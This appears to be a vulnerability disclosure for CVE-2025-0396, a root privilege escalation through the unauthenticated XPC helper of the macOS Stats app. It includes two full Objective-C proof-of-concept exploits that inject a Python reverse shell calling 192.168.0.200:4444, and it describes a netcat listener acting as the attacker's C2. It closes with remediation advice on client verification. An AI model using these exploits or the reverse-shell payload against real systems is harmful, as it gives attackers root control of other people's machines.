Stats < v2.11.22 Local Privilege Escalation

CVE-2025-0396

Description

The Stats application is vulnerable to a local privilege escalation due to the insecure implementation of its XPC service. The application registers a Mach service under the name `eu.exelban.Stats.SMC.Helper`. The associated binary, eu.exelban.Stats.SMC.Helper, is a privileged helper tool designed to execute actions requiring elevated privileges on behalf of the client, such as setting fan modes, adjusting fan speeds, and executing the `powermetrics` command.

The root cause of this vulnerability lies in the `shouldAcceptNewConnection` method, which unconditionally returns YES (or true), allowing any XPC client to connect to the service without any form of verification. As a result, unauthorized clients can establish a connection to the Mach service and invoke methods exposed by the HelperTool interface.

```
    func listener(_ listener: NSXPCListener, shouldAcceptNewConnection connection:
NSXPCConnection) -> Bool {
        connection.exportedInterface = NSXPCInterface(with: HelperProtocol.self)
        connection.exportedObject = self
        connection.invalidationHandler = {
            if let connectionIndex = self.connections.firstIndex(of: connection) {
                self.connections.remove(at: connectionIndex)
            }
            if self.connections.isEmpty {
                self.shouldQuit = true
            }
        }

        self.connections.append(connection)
        connection.resume()
```

```
        return true
    }
```

Among the exposed methods, `setFanMode` and `setFanSpeed` can destabilize the user's device and even pose physical risks, such as overheating or system instability.

```
    func setFanMode(id: Int, mode: Int, completion: @escaping (String?) -> Void)
    func setFanSpeed(id: Int, value: Int, completion: @escaping (String?) -> Void)
```

The `powermetrics` method is particularly dangerous as it is vulnerable to a `command injection vulnerability`, allowing the execution of arbitrary code with root privileges. This effectively grants attackers full control over the system.

```
    func powermetrics(_ samplers: [String], completion: @escaping (String?) -> Void) {
        let result = syncShell("powermetrics -n 1 -s \(samplers.joined(separator: ",")) --
sample-rate 1000")
        if let error = result.error, !error.isEmpty {
            NSLog("error call powermetrics: \(error)")
            completion(nil)
            return
        }
        completion(result.output)
    }

    public func syncShell(_ args: String) -> (output: String?, error: String?) {
        let task = Process()
        task.launchPath = "/bin/sh"
        task.arguments = ["-c", args]

        let outputPipe = Pipe()
        let errorPipe = Pipe()

        defer {
            outputPipe.fileHandleForReading.closeFile()
            errorPipe.fileHandleForReading.closeFile()
        }

        task.standardOutput = outputPipe
        task.standardError = errorPipe

        do {
```

```
            try task.run()
        } catch let err {
            return (nil, "syncShell: \(err.localizedDescription)")
        }

        let outputData = outputPipe.fileHandleForReading.readDataToEndOfFile()
        let errorData = errorPipe.fileHandleForReading.readDataToEndOfFile()
        let output = String(data: outputData, encoding: .utf8)
        let error = String(data: errorData, encoding: .utf8)

        return (output, error)
    }
```

Except powermetrics method, command injection can also be achieved by chained call.

The `setSMCPath` method can be used to store an arbitrary command string, which is then directly interpolated into shell commands in both `setFanSpeed` and `setFanMode` methods via the expressions `syncShell("\(smc) fan \(id) -v \(value)")` and `syncShell("\(smc) fan \(id) -m \(mode)")`. This creates additional paths for privilege escalation.

For reference, I've included a proof-of-concept that demonstrates this vulnerability chain:

```
#import <Foundation/Foundation.h>

@protocol HelperProtocol

- (void)versionWithCompletion:(void (^)(NSString * _Nonnull))completion;
- (void)setSMCPath:(NSString * _Nonnull)path;
- (void)setFanModeWithId:(NSInteger)id mode:(NSInteger)mode completion:(void (^)(NSString *
_Nullable))completion;
- (void)setFanSpeedWithId:(NSInteger)id value:(NSInteger)value completion:(void (^)(NSString *
_Nullable))completion;
- (void)powermetrics:(NSArray<NSString *> * _Nonnull)samplers completion:(void (^)(NSString *
_Nullable))completion;
- (void)uninstall;

@end

int main()
```

```
{
    NSString*  service_name = @"eu.exelban.Stats.SMC.Helper";
    NSXPCConnection* connection = [[NSXPCConnection alloc]
initWithMachServiceName:service_name options:0x1000];
    NSXPCInterface* interface = [NSXPCInterface
interfaceWithProtocol:@protocol(HelperProtocol)];
    [connection setRemoteObjectInterface:interface];
    [connection resume];
    id obj = [connection remoteObjectProxyWithErrorHandler:^(NSError* error)
              {
                NSLog(@"[-] Something went wrong");
                NSLog(@"[-] Error: %@", error);
              }
             ];
    NSLog(@"Objection Info: %@", obj);
    NSLog(@"Connection Info: %@", connection);

    NSLog(@"Triggering a root reverse shell\n");


    NSString* path = @"python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.0
.200\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);'";



    [obj setSMCPath:path];
    sleep(3);
    [obj setFanSpeedWithId:1 value:2000 completion:^(NSString * _Nullable result) {
    if (result) {
        NSLog(@"Result: %@", result);
    } else {
        NSLog(@"An error occurred.");
    }
}];

    NSLog(@"Enjoy the root shell : )\n");

}
```



Impact

An attacker can exploit this vulnerability to modify the hardware settings of the user’s device and execute arbitrary code with root privileges.

Reproduction

To avoid potential hardware damage, this demonstration focuses solely on the attack path to obtain root privileges without altering the device's hardware settings.

Step 1: Below is a custom XPC client (exploit) to demonstrate the issue. Feel free to change the value of `maliciousSamplers` to include different command payloads:

```
#import <Foundation/Foundation.h>


@protocol HelperProtocol


- (void)versionWithCompletion:(void (^)(NSString * _Nonnull))completion;
- (void)setSMCPath:(NSString * _Nonnull)path;
- (void)setFanModeWithId:(NSInteger)id mode:(NSInteger)mode completion:(void (^)(NSString *
_Nullable))completion;
- (void)setFanSpeedWithId:(NSInteger)id value:(NSInteger)value completion:(void (^)(NSString *
```

```
_Nullable))completion;
- (void)powermetrics:(NSArray<NSString *> * _Nonnull)samplers completion:(void (^)(NSString *
_Nullable))completion;
- (void)uninstall;

@end

int main()
{
    NSString*  service_name = @"eu.exelban.Stats.SMC.Helper";
    NSXPCConnection* connection = [[NSXPCConnection alloc]
initWithMachServiceName:service_name options:0x1000];
    NSXPCInterface* interface = [NSXPCInterface
interfaceWithProtocol:@protocol(HelperProtocol)];
    [connection setRemoteObjectInterface:interface];
    [connection resume];
    id obj = [connection remoteObjectProxyWithErrorHandler:^(NSError* error)
               {
                 NSLog(@"[-] Something went wrong");
                 NSLog(@"[-] Error: %@", error);
               }
             ];
    NSLog(@"Objection: %@", obj);
    NSLog(@"Connection: %@", connection);


    NSArray<NSString *> *maliciousSamplers = @[@"cpu_power", @"gpu_power; python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"192.168.0
.200\",4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call([\"/bin/sh\",\"-i\"]);';"];

    [obj powermetrics:maliciousSamplers completion:^(NSString * _Nullable result) {
      if (result) {
          NSLog(@"Result: %@", result);
      } else {
         NSLog(@"An error occurred.");
      }
    }];

    NSLog(@"Exploitation completed\n");
```

```
}
```

Step 2: To simulate an attacker’s Command and Control (C2) server, set up a netcat listener on another host.

image

Step 3: Compile and execute the exploit, and we will quickly gain a root reverse shell.

image

image

Recommendation

Implement robust client verification mechanisms, including `code signing` checks and `audit token` (PID is not secure) verification. Some good examples of secure client validation can be found in https://github.com/imothee/tmpdisk/blob/2572a5e738ba96d1d0ea545d620078410db62148/com.imothee.TmpDiskHelper/XPCServer.swift#L70, https://github.com/mhaeuser/Battery-Toolkit/blob/4b9a74bf1c31a57d78eb351b69fe09b861252f60/Common/BTXPCValidation.swift, https://github.com/duanefields/VirtualKVM/blob/master/VirtualKVM/CodesignCheck.swift.

Revision #3
Created 2025-01-01 21:56:52 UTC by winslow
Updated 2026-06-20 21:21:16 UTC by winslow